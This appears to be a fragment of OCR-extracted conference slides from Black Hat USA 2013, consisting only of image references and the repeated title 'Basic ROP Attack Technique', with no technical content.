
Basic ROP Attack Technique



Basic ROP Attack Technique




Basic ROP Attack Technique




black hat USA 2013

Basic ROP Attack Technique

